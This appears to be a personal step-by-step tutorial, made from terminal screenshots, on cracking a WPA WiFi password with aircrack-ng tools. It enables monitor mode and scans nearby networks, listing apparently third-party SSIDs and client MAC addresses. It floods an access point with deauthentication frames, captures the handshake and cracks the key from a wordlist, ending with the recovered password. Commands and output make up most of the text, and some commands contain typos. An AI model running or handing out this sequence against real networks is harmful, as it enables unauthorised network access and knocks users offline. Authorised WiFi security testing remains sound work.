


WIFI PEN-TEST



A terminal window titled "kalyan@mario: ~/Desktop/WIFI-PEN-TEST/h4ck3r". The window contains the following text:

```
Quitting...
(kalyan@mario)-[~/Desktop/WIFI-PEN-TEST/h4ck3r]
$ iwconfig
lo      no wireless extensions.

wlan0    IEEE 802.11  ESSID:"CHAVALA"
         Mode:Managed  Frequency:2.462 GHz  Access Point: 74:FE:CE:93:2F:46
         Bit Rate=72.2 Mb/s  Tx-Power=22 dBm
         Retry short limit:7  RTS thr:off  Fragment thr:off
         Power Management:on
         Link Quality=40/70  Signal level=-70 dBm
         Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
         Tx excessive retries:0  Invalid misc:14  Missed beacon:0

wlan1    IEEE 802.11  Mode:Monitor  Frequency:2.422 GHz  Tx-Power=20 dBm
         Retry short limit:7  RTS thr:off  Fragment thr:off
         Power Management:off

(kalyan@mario)-[~/Desktop/WIFI-PEN-TEST/h4ck3r]
$ sudo airodump-ng wlan1
```

1. I wconfig to check the wifi adapter is connected or not
2. 2. ENABLE THE WIFI MONITOR MODE

`sudo airomon-ng start wlan0`

For monitor mode

-mon means monitor mode

wlan0mon network interface it is.

```

820 wpa_supplicant

Requested device "wlan0mon" does not exist.
Run /usr/sbin/airmon-ng without any arguments to see available interfaces

(kalyan@mario)-[~]
$ sudo airmon-ng start wlan0mon

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
752 NetworkManager
820 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0mon       iwlwifi      14.3 Network controller: Intel Corporati
on Wi-Fi 6 AX201 (rev 20)
                                         (mac80211 monitor mode already enabled for [phy0]wlan0mon on [ph
y0]10)

```

3. LIST ALL WIFI NETWORKS

scanning for network

sudo airodump-ng wlan0mon

Here dump the all wifi network all you need a ----BSSID----

After capturing BSSID


CH	Elapsed:	2024-11-24 22:30							
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
48:55:5E:C4:42:22	-87	2	0 0	6	130	WPA2	CCMP	PSK	JoshVa Cherry
60:32:B1:9F:A1:DA	-79	18	5 0	6	130	WPA2	CCMP	PSK	ACT105478107878
FC:22:F4:30:1A:A2	-89	2	0 0	11	130	WPA2	CCMP	PSK	Shreyan Riyam
52:54:5E:D9:91:57	-1	0	81 20	10	-1	WPA			<length: 0>
F0:09:0D:9C:58:D3	-73	20	0 0	10	130	WPA2	CCMP	PSK	D.L.SUNAND
56:5D:AD:B6:B9:C0	-47	34	0 0	11	180	WPA3	CCMP	SAE	H4CK3R
74:FE:CE:93:2F:46	-79	30	26 0	11	270	WPA2	CCMP	PSK	CHAVALA
20:0C:86:85:1F:D0	-83	25	0 0	8	270	WPA2	CCMP	PSK	Airtel_Ruthiksri
48:55:5E:6C:DB:42	-70	24	13 0	6	130	WPA2	CCMP	PSK	bhavani
44:FB:5A:9E:9B:DA	-88	6	0 0	1	130	WPA2	CCMP	PSK	Boothapati

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
60:32:B1:9F:A1:DA	96:9A:E6:15:CF:FB	-1	1e- 0	0	2		
60:32:B1:9F:A1:DA	A6:9C:6B:CB:B8:21	-90	1e- 1e	28	7		
60:32:B1:9F:A1:DA	72:BE:5C:04:BD:D1	-90	1e- 1e	0	7		

Quitting...


3.NOW CAPTURE THE WPA HANDSHAKE  BY THE FOLLOW COMMAND

```
sudo airodump-ng -w target -c <number> -bssid  
<ex:56:Cs:ka:fe:56:65:> <wifi> wlan0mon
```



```
CH 11 ][ Elapsed: 6 s ][ 2024-11-24 23:07
BSSID          PWR RXQ Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
A2:4F:40:30:9F:ED  -50 100      105        0     0 11 180  WPA3 CCMP   SAE  H4CK3R
BSSID          STATION      PWR   Rate   Lost  Frames Notes Probes
```

Note: For faster HANDSHAKE  deauth should done it disconnect all connected device within the network.



```
(kalyan@mario:[~/Desktop/WIFI-PEN-TEST/h4ck3r]
$ sudo aireplay-ng --deauth 0 -a A2:4F:40:30:9F:ED wlan1
[sudo] password for kalyan:
23:38:41 Waiting for beacon frame (BSSID: A2:4F:40:30:9F:ED) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:38:41 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:42 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:42 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:43 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:43 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:44 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:44 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:44 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:45 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:45 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:46 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:46 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:47 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:47 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:48 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:48 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:49 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
23:38:49 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:4F:40:30:9F:ED]
```

4. Final step 😊


1. Restart the NetworkManager

"Sudo service NetworkManager restart "

2. List the capture file by ls cmd

3. Cracking the password 🔑😊

aircrack-ng target01.cap -w test.txt



```
kalyan@mario:~
```

```
Aircrack-ng 1.7
```

```
[00:00:04] 37509/37958 keys tested (9137.39 k/s)
```

```
Time left: 0 seconds 98.82%
```

```
KEY FOUND! [ 1#9b224U ]
```

```
Master Key      : EA 55 46 8B F3 DC BD CD E1 82 EF C2 E0 22 44 8C  
                  D9 4C 35 B6 BE 8A 14 CA 43 9E 8B 52 E5 11 2A 00
```

```
Transient Key   : C5 78 BD 7F 45 AD 77 D2 DC 99 20 6B 0F 77 76 5A  
                  36 E8 6A 03 AE 9D 2D 43 12 6E 47 B3 4E 1A 27 D5  
                  A7 F3 47 36 87 84 A7 B6 E1 AD B3 10 EF BF 62 9E  
                  D1 A3 3C BC B4 B1 C1 96 C7 9C 60 A5 83 33 63 1A
```

```
EAPOL HMAC     : B7 9C 61 01 38 A6 40 71 2F C5 0D FE 9B EF 65 A1
```

```
(kalyan@mario)-[~]
```

NOTE: The word list init the passwd should present otherwise it won't crack and we have to try the password wordlist based on network info and make a wordlist to crack the passwd until the passwd is cracked